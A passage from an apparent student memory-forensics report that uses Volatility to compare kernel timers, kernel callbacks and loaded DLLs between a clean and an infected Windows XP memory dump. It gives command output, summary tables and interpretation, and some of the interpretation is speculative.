HTTP.sys	0xb6c356bc	30,000	Manages HTTP communications, typically for web server operations or application-level communications.
ks.sys	0xba033529	0	Kernel streaming tasks, likely related to media handling or audio/video streams.
TDI.SYS	0xbabb03f0	0	Manages transport driver interface operations, handling data transfer between the network and application layers.

Table 3: Clean Dump Kernel Timer table analysis.

2-Identify The kernel Timer of the infected dump

To identify kernel timers in the infected dump, I used the timers plugin in Volatility. This plugin lists all active kernel timers, including their expiration times, callback routines, and associated modules. Below is the command and an explanation of its purpose:

Command Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 timers
```

The command above will list all kernel timers in the infected memory dump (cw2_Machine4Infected.dump)

Offset(V)	DueTime	Period(ms)	Signaled	Routine	Module
0x8055b300	0x00004d1d:0xd74fc1de	0	-	0x8053498a	ntoskrnl.exe
0x8055b280	0x006209d1:0x5ed8d8ee	0	-	0x805349b0	ntoskrnl.exe
0x8055a060	0x00000000:0x6454d562	0	-	0x805279e2	ntoskrnl.exe
0x82323ec8	0x80000000:0xb57f034	0	-	0x80534e48	ntoskrnl.exe
0x820621a0	0x00000000:0x64822210	10000	Yes	0xf89ba6c4	watchdog.sys
0x82191a10	0x00000000:0x64822210	10000	Yes	0xf89ba6c4	watchdog.sys
0x821feb40	0x00000098:0x99467cc4	0	-	0xf8412f6f	NDIS.sys
0x822341a0	0x00000131:0x2fc67cc4	0	-	0xf8412f6f	NDIS.sys
0x820799e0	0x00000131:0x2fc67cc4	0	-	0xf8412f6f	NDIS.sys
0x8207b5a8	0x00000131:0x2fc67cc4	0	-	0xf8412f6f	NDIS.sys
0x8055b200	0x00000008:0x6242c4a2	0	-	0x80534a2a	ntoskrnl.exe
0x821b4fd0	0x00000000:0x624d14be	0	-	0xf809a48a	netbt.sys
0xf80572a0	0x00000000:0x624ae5220	0	-	0xf804d385	rdbss.sys
0xf810af90	0x00000000:0x6252cd96	100	Yes	0xf80c23dd	tcpip.sys
0x8207da88	0x00000000:0x625b62da	0	-	0xf896a3f0	TDI.SYS
0x8231f730	0x00000000:0x626289e7	0	-	0xf83316dc	USBPORT.SYS
0x81ec1b40	0x00000098:0x9986dc42	0	-	0xf8412f6f	NDIS.sys
0x8211f218	0x00000000:0x626c1350	0	-	0xf809a48a	netbt.sys
0x80550088	0x00000000:0x62733a5e	0	-	0x804e5b70	ntoskrnl.exe
0x81e2b730	0x00000000:0x6277ff11	0	-	0xf83316dc	USBPORT.SYS
0x8223ba60	0x00000000:0x6288a588	0	-	0xf84cb92e	sr.sys
0x805598e0	0x00000000:0x628b11e2	1000	Yes	0x80523dee	ntoskrnl.exe
0x821addb0	0x00000000:0x628b11e2	0	-	0xf896a3f0	TDI.SYS
0x805516d0	0x00000000:0x6c22c7fe	60000	Yes	0x804f3eae	ntoskrnl.exe
0x81e77dd0	0x80000000:0x5f56e8f2	0	-	0x80534e48	ntoskrnl.exe
0xf84472d0	0x00000000:0xb612d50c	0	-	0xf84293d8	Ntfs.sys
0x80551800	0x00000000:0x62a54bc0	1000	Yes	0x804f3716	ntoskrnl.exe
0x81e240b8	0x00000000:0x62a7a1ea	0	-	0xf896a3f0	TDI.SYS
0x80553ec0	0x00000000:0xb625e7dc	0	-	0x8050aa28	ntoskrnl.exe
0xf781c990	0x00000000:0x652906ac	0	-	0xf780d385	srv.sys
0x821c06c8	0x00000000:0x70dc766e	0	-	0x80534e48	ntoskrnl.exe
0x82172238	0x00000000:0x62d4fac8	0	-	0x80534e48	ntoskrnl.exe

Figure 47: The output of the infected kernel timer command 1/2.

0x82200020	0x00000000:0x62de8430	1000	Yes	0xf8412f1a	NDIS.sys
0x81e6f228	0x00000000:0x712f028a	30000	Yes	0xf8078385	afd.sys
0x75df990	0x00000000:0x81e69f98	60000	Yes	0xf75c81f8	HTTP.sys
0x75e2260	0x00000000:0xa5a9e598	0	-	0xf75d3832	HTTP.sys
0x81e46c50	0x80000000:0x07735940	0	-	0x80534e48	ntoskrnl.exe
0x820cd570	0x00000000:0x97a5b27e	0	-	0xf809a48a	netbt.sys
0x81e847e0	0x00000001:0xe39567e	0	-	0x80534e48	ntoskrnl.exe
0x81e88c40	0x80000000:0x566d3e8	0	-	0x80534e48	ntoskrnl.exe
0x81e6e370	0x00000000:0x6a780310	0	-	0xf809a48a	netbt.sys
0x81ea1d98	0x00000000:0x6f417bc4	60000	Yes	0xf84136bc	NDIS.sys
0x820d1808	0x00000000:0x636ff3a2	0	-	0xf8412f6f	NDIS.sys
0x81e9db40	0x00000000:0x636ff3a2	0	-	0xf8412f6f	NDIS.sys
0x8224c7a8	0x00000000:0x63771ab0	0	-	0xf8412f6f	NDIS.sys
0x8216bcf0	0x00000000:0x71c9fb64	0	-	0x80534e48	ntoskrnl.exe
0x82154cf0	0x00000001:0xd76ab764	0	-	0x80534e48	ntoskrnl.exe
0xf8106250	0x00000000:0x63b517d4	0	-	0xf896a3f0	TDI.SYS
0xf812b1c0	0x00000000:0x6fa0d9d4	60000	Yes	0xf811b471	ipsec.sys
0xf812ad08	0x00000000:0x6fa0d9d4	0	-	0xf811b3e7	ipsec.sys
0xf812ad70	0x00000008:0x661b6fd4	0	-	0xf811b3e7	ipsec.sys
0x820d35e0	0x00000000:0xfcacc596	0	-	0x80534e48	ntoskrnl.exe
0x7fa6d60	0x00000000:0x6fb3eca4	60000	Yes	0xf7f9e266	ipnat.sys
0x820cb640	0x00000008:0x6630e4fe	0	-	0xf809a48a	netbt.sys
0x8230eb00	0x80000000:0x169f2ff2	0	-	0x80534e48	ntoskrnl.exe
0x81ff42f8	0x80000000:0x16b969d0	0	-	0x80534e48	ntoskrnl.exe
0xf75dfbe0	0x00000000:0x7004fc98	30000	Yes	0xf75cf418	HTTP.sys
0xf75e21c0	0x00000000:0x7004fc98	0	-	0xf75d59fc	HTTP.sys

Figure 48: The output of the infected kernel timer command 2/2.

The output of the **timers** plugin for the infected dump, as noted in **Figures 100 and 101**, highlights a mix of legitimate and suspicious kernel timers, reflecting both routine system operations and potential signs of compromise. Timers associated with **ntoskrnl.exe**, such as callbacks at **0x8053498a** and **0x80534e48**, appear to manage core system tasks like process scheduling and synchronization, consistent with normal behaviour. Similarly, periodic timers

from **watchdog.sys** (10,000ms) and **ipsec.sys** (60,000ms) handle hardware monitoring and network security tasks, respectively. However, anomalies are evident in the high number of timers linked to **NDIS.sys** and **TDI.SYS**, with irregular DueTime values such as **0x6fa0d9d4** and **0x661b6fd4**, suggesting possible timer manipulation. Additionally, multiple timers associated with **USBPORT.SYS** (e.g., callback at **0xf83316dc**) raise concerns about potential misuse of USB-related activities, often indicative of malware exfiltration or unauthorized operations. These discrepancies, especially when compared to the clean dump, suggest kernel timer abuse, a tactic commonly employed by advanced malware for persistence and stealth. The irregularities noted in **Figures 100 and 101** underscore the importance of analysing kernel timers to detect hidden threats.

Infected Dump Kernel Timer Analysis Table

Module	Callback Address	Period (ms)	Purpose/Observation
ntoskrnl.exe	0x8053498a	0	Handles core OS tasks like scheduling and synchronization; observed multiple timers consistent with normal behaviour.
watchdog.sys	0xf89ba6c4	10,000	Monitors hardware and prevents crashes; no anomalies detected.
NDIS.sys	0xf8412f6f	Varies	Handles network adapter tasks; a high number of timers and irregular DueTime values indicate potential misuse.
TDI.SYS	0xf896a3f0	0	Manages transport driver interface; multiple timers suggest potential malicious network-related activity.
USBPORT.SYS	0xf83316dc	0	Manages USB-related tasks; excessive timers raise concerns about potential USB-based malicious activities.
ipsec.sys	0xf811b471	60,000	Secures network communications; no direct anomalies observed.

Table 4: infected Dump Kernel Timer table analysis.

2-Why is Identifying Kernel Timers Important?

Identifying kernel timers is crucial in memory forensics as it helps detect malicious activities, verify system integrity, and uncover forensic artifacts that may reveal signs of compromise. Malware, such as rootkits, often manipulates kernel timers to maintain persistence, execute periodic actions, or evade detection. By comparing timers from clean and infected memory dumps, investigators can distinguish between legitimate system operations and suspicious behaviour. Kernel timers leave identifiable traces in memory, such as `_KTIMER` structures, making them valuable for identifying hidden threats, as highlighted in *The Art of Memory Forensics*, Chapter 13. Analysing these timers provides insights into malware tactics, such as operational timing and callback routines. Furthermore, examining kernel timers allows correlation with other artifacts like callbacks and drivers, offering a broader view of potential threats. This information is essential for incident response, enabling investigators to pinpoint the root cause of infections and develop effective remediation strategies to strengthen system defences (Ligh, M.H., Case, A., Levy, J. and Walters, A., 2014.).

Conclusion

The analysis of kernel timers and callbacks in both clean and infected memory dumps highlight their critical role in identifying system compromises. The clean dump exhibited

normal system behaviour, with kernel timers and callbacks linked to legitimate modules such as ntoskrnl.exe, srv.sys, and ipsec.sys, reflecting essential operating system functions like process scheduling and network monitoring. In contrast, the infected dump revealed significant irregularities, including excessive timers associated with NDIS.sys and USBPORT.SYS, irregular DueTime values, and potential misuse of kernel timers for malicious purposes, such as persistence or data exfiltration. While callback analysis did not reveal immediate anomalies, entries related to sr.sys and USBPORT.SYS warrant further scrutiny. These findings strongly suggest kernel timer abuse, a tactic often used by advanced malware, particularly rootkits, to achieve stealth and persistence. To address these issues, deeper investigation of suspicious timers, correlation with other forensic artifacts, and the use of rootkit detection tools are recommended. Isolating the compromised system, restoring from trusted backups, and enhancing real-time monitoring can mitigate the risk and prevent further incidents. This case demonstrates the importance of kernel timer analysis in detecting and responding to advanced threats effectively.

5.4-Describe a kernel callback. Identify the kernel callbacks and their associated events in both memory dumps. Select 5 events from each memory dump and their callbacks and describe both.

kernel callback:

Kernel callbacks, also referred to as notification routines, are structured mechanisms that enable the monitoring and handling of critical system events. They are designed as modern alternatives to legacy methods like System Service Descriptor Table (SSDT) hooks, addressing their limitations by being safe for multicore environments, supported on 64-bit

systems, and documented for better reliability. Kernel callbacks allow multiple modules to register for the same type of event, making them integral to tools like antivirus software, system monitors, and even rootkits. These callbacks are used to track key events such as process and thread creation, image loading, system shutdowns, registry modifications, and Plug and Play (PnP) device changes. For instance, the **PsSetCreateProcessNotifyRoutine** API monitors process start and termination, while **PsSetLoadImageNotifyRoutine** tracks executable images being mapped into memory. Debugging callbacks like **DbgSetDebugPrintCallback** capture kernel module messages, and shutdown notifications registered through **IoRegisterShutdownNotification** allow for critical cleanup operations before poweroff. Additionally, bug check callbacks (**KeRegisterBugCheckCallback**) assist in logging or resetting device configurations during system crashes, such as a Blue Screen of Death (BSOD). These callbacks provide valuable forensic insights by exposing activity patterns, detecting suspicious registrations, and identifying anomalies linked to malicious behaviour (SpecterOps 2023)

Identify the kernel callbacks and their associated events in both memory dumps.

To identify kernel callbacks in the clean and infected memory dumps, use the callbacks plugin in Volatility. This plugin reveals all registered kernel callbacks and their associated events, such as process creation, registry operations, or file system notifications. **1-Identify the kernel callbacks and the associated events in the clean dump Commands Used:**

```
vol.py -f windowCW2s.raw --profile=WinXPSP2x86 callbacks
```

The command above will identify all kernel callbacks in the clean memory dump (windowCW2s.raw), including their registered kernel callbacks and their associated events, such as process creation, registry operations, or file system notifications. Where the -f flag specifies the memory dump file to analyse, while the -profile=WinXPSP2x86 tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture.

Type	Callback	Module	Details
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VgaSave
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\mnmd
IoRegisterShutdownNotification	0xbaa6bc74	Cdfs.SYS	\FileSystem\Cdfs
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\RDP CDD
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VBoxVideo
IoRegisterShutdownNotification	0x805d7cf2	ntoskrnl.exe	\FileSystem\RAW
IoRegisterShutdownNotification	0xba8b873a	MountMgr.sys	\Driver\MountMgr
IoRegisterShutdownNotification	0xba74a2be	ftdisk.sys	\Driver\Ftdisk
IoRegisterShutdownNotification	0xba5be969	Mup.sys	\FileSystem\Mup
IoRegisterShutdownNotification	0x806003a4	ntoskrnl.exe	\Driver\WMIxWDM
IoRegisterFsRegistrationChange	0xba6e4876	sr.sys	-
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\RDP CDD
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0x805d7cf2	ntoskrnl.exe	\FileSystem\RAW
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VgaSave
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\mnmd
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VBoxVideo
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xbaa6bc74	Cdfs.SYS	\FileSystem\Cdfs
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0x806003a4	ntoskrnl.exe	\Driver\WMIxWDM
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba8b873a	MountMgr.sys	\Driver\MountMgr
IoRegisterShutdownNotification	0xba74a2be	ftdisk.sys	\Driver\Ftdisk
IoRegisterFsRegistrationChange	0xba6e4876	sr.sys	-

Figure 49: The output of the clean kernel callback command 1/2.

IoRegisterShutdownNotification	0xba5be969	Mup.sys	\FileSystem\Mup
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xbaa6bc74	Cdfs.SYS	\FileSystem\Cdfs
IoRegisterShutdownNotification	0xba8b873a	MountMgr.sys	\Driver\MountMgr
IoRegisterShutdownNotification	0xba74a2be	ftdisk.sys	\Driver\Ftdisk
IoRegisterShutdownNotification	0xba5be969	Mup.sys	\FileSystem\Mup
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0x806003a4	ntoskrnl.exe	\Driver\WMIxWDM
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\mnmd
IoRegisterShutdownNotification	0x805d7cf2	ntoskrnl.exe	\FileSystem\RAW
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VgaSave
IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VBoxVideo
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\Driver\RDP CDD
IoRegisterFsRegistrationChange	0xba6e4876	sr.sys	-
KeBugCheckCallbackListHead	0xba5cb5ef	NDIS.sys	Ndis miniport
KeBugCheckCallbackListHead	0xba683650	VBoxGuest.sys	VBoxGuest
KeBugCheckCallbackListHead	0x806ecc10	hal.dll	ACPI 1.0 - APIC platform MP
KeRegisterBugCheckReasonCallback	0xbad84ab8	mssmbios.sys	SMBiosDa
KeRegisterBugCheckReasonCallback	0xbad84a70	mssmbios.sys	SMBiosRe
KeRegisterBugCheckReasonCallback	0xbad84a28	mssmbios.sys	SMBiosDa
KeRegisterBugCheckReasonCallback	0xba01d1a2	USBPORT.SYS	USBPORT
KeRegisterBugCheckReasonCallback	0xba01d102	USBPORT.SYS	USBPORT
KeRegisterBugCheckReasonCallback	0xba0bc522	VIDEOPRT.SYS	Videoprt

Figure 50: The output of the clean kernel callback command 2/2.

The output above in **Figure 102 & 103** shows four fields: Type, Callback, Module, and Details. **Type (Orange)** indicates the registered callback event (e.g., shutdown notifications). **Callback (Blue)** is the memory address of the function to execute. **Module (Red)** identifies the associated driver or executable (e.g., VIDEOPRT.SYS or ntoskrnl.exe). **Details (Green)** provides additional context, such as file paths or driver names.

Table of the Kernel Callbacks in the Clean Dump

Type	Callback Address	Module	Details

IoRegisterShutdownNotification	0xba0c8c6a	VIDEOPRT.SYS	\Driver\VgaSave
IoRegisterShutdownNotification	0xba5815ec	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterFsRegistrationChange	0xba6e4876	sr.sys	Tracks file system changes.
KeBugCheckCallbackListHead	0xba5cb5ef	NDIS.sys	Handles NDIS miniport bug checks.
KeRegisterBugCheckReasonCallback	0xba01d1a2	USBPORT.SYS	USB port-related diagnostics.

Table 5: Table of the kernel Callbacks in the Clean Dump.

The kernel callback output from the clean dump reveals critical insights into the system's event-handling mechanisms. The **callbacks** plugin in Volatility identifies various registered callbacks, including their types, memory addresses, associated modules, and specific details. These callbacks manage key system events such as shutdown notifications (**IoRegisterShutdownNotification**), file system operations (**IoRegisterFsRegistrationChange**), and bug check handling (**KeBugCheckCallbackListHead**). For instance, callbacks associated with VIDEOPRT.SYS at memory address **0xba0c8c6a** ensure proper handling of VGA-related drivers during shutdown, while those linked to **NDIS.sys** at **0xba5cb5ef** manage NDIS miniport operations during crashes. The callbacks are all associated with legitimate modules such as ntoskrnl.exe, VIDEOPRT.SYS, and Fs_Rec.SYS, confirming normal system behaviour. This structured output analysis highlights the absence of callbacks pointing to unknown or suspicious memory regions, indicating no malicious activity in the clean dump. **Figures 102 and 103** visually represent the raw callback data and its structured interpretation, respectively, reinforcing the legitimacy of the callbacks and the integrity of the system in the clean state.

2-Identify the kernel callbacks and the associated events in the infected dump Command Used:

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 callbacks
```

The command above will identify all kernel callbacks in the infected memory dump (cw2_Machine4Infected.dump)

```

kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 callbacks
Volatility Foundation Volatility Framework 2.6.1
Type           Callback      Module          Details
-----
IoRegisterShutdownNotification 0xf8ba65be Fs_Rec.SYS    \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xf815bc6a VIDEOOPRT.SYS \Driver\RDPCDD
IoRegisterShutdownNotification 0xf8ba65be Fs_Rec.SYS    \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xf889dc74 Cdfs.SYS     \FileSystem\Cdfs
IoRegisterShutdownNotification 0xf815bc6a VIDEOOPRT.SYS \Driver\VgaSave
IoRegisterShutdownNotification 0xf8ba65be Fs_Rec.SYS    \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xf815bc6a VIDEOOPRT.SYS \Driver\mmdd
IoRegisterShutdownNotification 0xf86aa73a MountMgr.sys   \Driver\MountMgr
IoRegisterShutdownNotification 0xf8ba65be Fs_Rec.SYS    \FileSystem\Fs_Rec
IoRegisterShutdownNotification 0xf815bc6a VIDEOOPRT.SYS \Driver\Vfs
IoRegisterShutdownNotification 0xf83f18f1 Mup.sys       \FileSystem\Mup
IoRegisterShutdownNotification 0x805cdef4 ntoskrnl.exe  \FileSystem\RAW
IoRegisterShutdownNotification 0xf853c2be ftdisk.sys   \Driver\Ftdisk
IoRegisterShutdownNotification 0x805f5d66 ntoskrnl.exe  \Driver\WMIxWDM
IoRegisterFsRegistrationChange 0xf84d6876 sr.sys        -
KeBugCheckCallbackListHead    0xf83fe5ef NDIS.sys      Ndis miniport
KeBugCheckCallbackListHead    0x806d77cc hal.dll      ACPI 1.0 - APIC platform UP
KeRegisterBugCheckReasonCallback 0xf814f522 VIDEOOPRT.SYS Videooprt
KeRegisterBugCheckReasonCallback 0xf8b5eab8 mssmbios.sys SMBiosDa
KeRegisterBugCheckReasonCallback 0xf8b5ea70 mssmbios.sys SMBiosRe
KeRegisterBugCheckReasonCallback 0xf8b5ea28 mssmbios.sys SMBiosDa
KeRegisterBugCheckReasonCallback 0xf833a1be USBPORT.SYS USBPORT
KeRegisterBugCheckReasonCallback 0xf833a11e USBPORT.SYS USBPORT

```

Figure 51: The output of the infected kernel callback command.

Table of the Kernel Callbacks in the infected Dump

Type	Callback Address	Module	Details
IoRegisterShutdownNotification	0xf8ba65be	Fs_Rec.SYS	\FileSystem\Fs_Rec
IoRegisterShutdownNotification	0xf815bc6a	VIDEOOPRT.SYS	\Driver\RDPCDD
IoRegisterShutdownNotification	0xf8ba65be	Cdfs.SYS	\FileSystem\Cdfs
IoRegisterShutdownNotification	0x805cdef4	ntoskrnl.exe	\FileSystem\RAW
IoRegisterFsRegistrationChange	0xf84d6876	sr.sys	Tracks file system changes, particularly for System Restore.
KeBugCheckCallbackListHead	0xf83fe5ef	NDIS.sys	Handles bug checks for the NDIS miniport driver.
KeBugCheckCallbackListHead	0x806d77cc	hal.dll	Related to ACPI 1.0 APIC platform.
KeRegisterBugCheckReasonCallback	0xf814f522	VIDEOOPRT.SYS	Video port diagnostics.
KeRegisterBugCheckReasonCallback	0xf8b5eab8	mssmbios.sys	SMBIOS diagnostics and debugging.
KeRegisterBugCheckReasonCallback	0xf833a1be	USBPORT.SYS	USB port-related bug check and diagnostics.

Table 6: able of the kernel Callbacks in the infected Dump.

The output of the infected dump, detailed in **Figure 104**, highlights various kernel callbacks registered in the system. These callbacks, essential for managing systemlevel operations, include types such as **IoRegisterShutdownNotification**, **IoRegisterFsRegistrationChange**, **KeBugCheckCallbackListHead**, and **KeRegisterBugCheckReasonCallback**. The **IoRegisterShutdownNotification** callbacks, observed in modules like **Fs_Rec.SYS**, **VIDEOPRT.SYS**, and **Cdfs.SYS**, ensure drivers and modules are properly notified during system shutdown, managing tasks such as file recovery and video driver termination. The **IoRegisterFsRegistrationChange** callback in sr.sys monitors file system changes, often critical for system restore and file integrity. Additionally, the **KeBugCheckCallbackListHead** entries, found in **NDIS.sys** and **hal.dll**, handle bug checks for network interface drivers and **ACPI**-related hardware abstraction issues. Lastly, the **KeRegisterBugCheckReasonCallback** entries, associated with modules like **USBPORT.SYS**, **VIDEOPRT.SYS**, and **mssmbios.sys**, provide diagnostic support and logging during system crashes or errors. These callbacks, while appearing legitimate, are crucial forensic artifacts that can indicate normal driver operations or expose malware activity. Anomalies, such as callbacks pointing to unknown modules, could suggest rootkits or stealthy infections, necessitating further investigation to confirm the integrity of the system.

Select 5 events from each memory dump and their callbacks and describe both. 1-Analysis of the Clean Memory Dump events & their callbacks.

Event Type	Callback Address	Module	Details
Shutdown Notification	0xba0c8c6a	VIDEOPRT.SYS	Ensures proper handling of VGA drivers during shutdown, maintaining system stability.
File System Monitoring	0xba6e4876	sr.sys	Monitors file system changes, particularly for System Restore, ensuring data integrity.
Network Bug Check	0xba5cb5ef	NDIS.sys	Handles bug checks for NDIS miniport drivers, preventing crashes from affecting network stability.
USB Port Diagnostics	0xba01d1a2	USBPORT.SYS	Provides diagnostics during system crashes for USB devices, aiding in debugging.
File System Recovery	0xba5815ec	Fs_Rec.SYS	Handles file system recovery notifications during shutdown, ensuring file system consistency.
Event Type	Callback Address	Module	Details

Table 7: Table of the Clean Memory Dump events & their callbacks.

The analysis above reveals that all callbacks in the clean memory dump point to trusted modules with appropriate memory addresses, indicating legitimacy. Their behaviour is normal and consistent with expectations for a Windows XP SP2 environment. Consequently, no indications of malicious activity were identified, as the callbacks align with legitimate system functions and operations.

2-Analysis of the Clean Memory Dump events & their callbacks.

Event Type	Callback Address	Module	Details
Shutdown Notification (RDP)	0xf815bc6a	VIDEOPRT.SYS	Handles RDP driver during shutdown. While legitimate, RDP components are often targeted by malware.
File System Monitoring	0xf84d6876	sr.sys	Tracks file system changes for System Restore. Normal behaviour for maintaining system integrity.
ACPI Bug Check	0x806d77cc	hal.dll	Manages hardware abstraction layerrelated bug checks. Essential for lowlevel hardware functions.
SMBIOS Diagnostics	0xf8b5eab8	mssmbios.sys	Provides diagnostics for SMBIOS-related events. Could be abused for stealthy attacks.
RAW File System Handling	0x805cdef4	ntoskrnl.exe	Handles notifications for the RAW file system. Normal but critical for low-level file operations.

Table 8: Table of the infected Memory Dump events & their callbacks.

The analysis above reveals that most callbacks in the infected dump are associated with trusted modules, indicating largely legitimate system behaviour. However, certain entries, such as **VIDEOPRT.SYS** and **mssmbios.sys**, raise suspicion. The callback linked to **VIDEOPRT.SYS** is associated with RDP functionality, which could indicate potential misuse, as malware often exploits RDP for persistence or lateral movement. Similarly, the involvement of **mssmbios.sys** in diagnostics might suggest manipulation for stealthy attacks. While the infected dump generally exhibits legitimate callbacks, these specific entries warrant further investigation due to their potential exploitation in malicious activities.

Comparison Between Clean and Infected Dumps

Aspect	Clean Dump	Infected Dump
Overall Behaviour	Normal, trusted modules.	Mostly normal, but some callbacks could be exploited by malware.
Suspicious Modules	None identified.	VIDEOPRT.SYS (RDP), mssmbios.sys (SMBIOS diagnostics).

Critical Callbacks	VGA, USB diagnostics, file system recovery, and bug checks.	RDP, SMBIOS, and ACPI bug checks.
Indication of Malware Activity	None.	Potential misuse of RDP and SMBIOS components.

Conclusion

The analysis of the clean and infected memory dumps highlights key differences in the behaviour of kernel callbacks, revealing insights into the system's event handling mechanisms and potential signs of malicious activity. The clean dump exhibited entirely legitimate callbacks, all pointing to trusted modules like **VIDEOPRT.SYS**, **sr.sys**, and **NDIS.sys**, with no evidence of tampering or malware. In contrast, the infected dump showed largely normal behaviour but raised concerns about specific callbacks, particularly those associated with **VIDEOPRT.SYS** and **mssmbios.sys**. These entries, while appearing legitimate, involve components like RDP and SMBIOS, which are often targeted for exploitation by malware. The potential misuse of RDP for persistence or lateral movement and the diagnostic role of **mssmbios.sys** warrant further investigation to confirm the system's integrity. Overall, while the infected dump does not show overwhelming evidence of malware, the presence of callbacks linked to high-risk components highlight the need for deeper forensic analysis to rule out stealthy infections.

5.5-List all the DLLs (including the hidden ones) of both memory dumps and identify, for those that are common, the ones that are in different folders. Justify whether this can be an indicator of compromise. (10%)

Dynamic Link Libraries (DLLs) are modular components of software that contain reusable code, data, and resources shared across multiple applications. They enable programs to execute common functions without embedding the functionality in their own codebase, thereby promoting efficiency and modularity. (Fernández-Álvarez, P. and Rodríguez, R.J 2023). In a Windows operating system, each process maintains a record of its loaded DLLs, which are tracked in the **Process Environment Block (PEB)** through doubly linked lists. These lists provide critical information, such as the full paths of loaded DLLs, that can be analysed for anomalies.

In the context of **memory forensics** and **malware analysis**, DLLs often become a target for attackers who attempt to unlink, hide, or inject malicious DLLs into process memory. This is a common technique to conceal malicious activity, persist in the system, or execute unauthorized code. By enumerating all DLLs, including hidden and unlinked ones, forensic analysts can identify suspicious discrepancies, detect signs of code injection, extract DLLs as Portable Executable (PE) files for further analysis, and uncover hidden backdoors or malware artifacts.

In this investigation, I will analyse and compare the DLLs from the **clean memory dump**(**windowCW2s.raw**) and **the infected memory dump**(**cw2_Machine4Infected.dump**). Using Volatility plugins like **dlllist**, **ldrmodules**, and **malfind**, I aim to identify all DLLs, including hidden and anomalous ones, and determine discrepancies—such as DLLs loaded from unexpected directories—that could serve as **indicators of compromise (IoCs)**.

Extracting All DLLs (Including Hidden Ones) in both Memory Dumps

To identify all DLLs in the memory dumps, I will use the **dlllist** plugin in Volatility to enumerate all DLLs loaded by processes in each dump. The clean memory dump is **windowCW2s.raw**, The infected dump is **cw2_Machine4Infected.dump**. This analysis will include explicitly loaded DLLs as well as hidden ones. To detect hidden DLLs, I will utilize the **ldrmodules** plugin, which identifies discrepancies among the three primary lists of loaded modules: **InLoad**, **InInit**, and **InMem**. These discrepancies often indicate hidden DLLs, providing critical insights for malware analysis (Balaoura, S., 2018).

Extracting All DLLs (Including Hidden Ones) in the clean dump (**windowCW2s.raw**)

Commands used:

```
vol.py -f windowCW2s.raw --profile=WinXPSP2x86 dlllist > clean_dlls.txt
```

This command Extract all DLLs loaded into the address space of each process in the clean dump, including their file paths and save it to txt file, Where the **-f** flag specifies the memory dump file to analyse while the **--profile=WinXPSP2x86** tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture and the **>** pass the output to the text file **clean_dlls.txt** for further analysis.

```
kali㉿kali:/media/testShare$ vol.py -f windowCW2s.raw --profile=WinXPSP2x86 dlllist > clean_dlls.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$
```

Figure 52: extracting all dlls and save them the txt file **clean_dll.txt**

```

GNU nano 4.9.2                                         clean_dlls.txt
*****
System pid:      4
Unable to read PEB for task.
*****
smss.exe pid:   560
Command line : \SystemRoot\System32\smss.exe

Base          Size  LoadCount LoadTime             Path
-----
0x48580000  0xf000    0xfffff
0x7c900000  0xb2000   0xfffff
*****                                     \SystemRoot\System32\smss.exe
                                         C:\WINDOWS\system32\ntdll.dll
*****

```

Figure 53: the output of the `dllist` command displaying in the txt file `clean_dlls.txt`.

As we can see above in **Figure 105 and 106**, I produced a list of all dlls in the clean dump and saved them to the file `clean_dlls.txt`(white) for further analysis

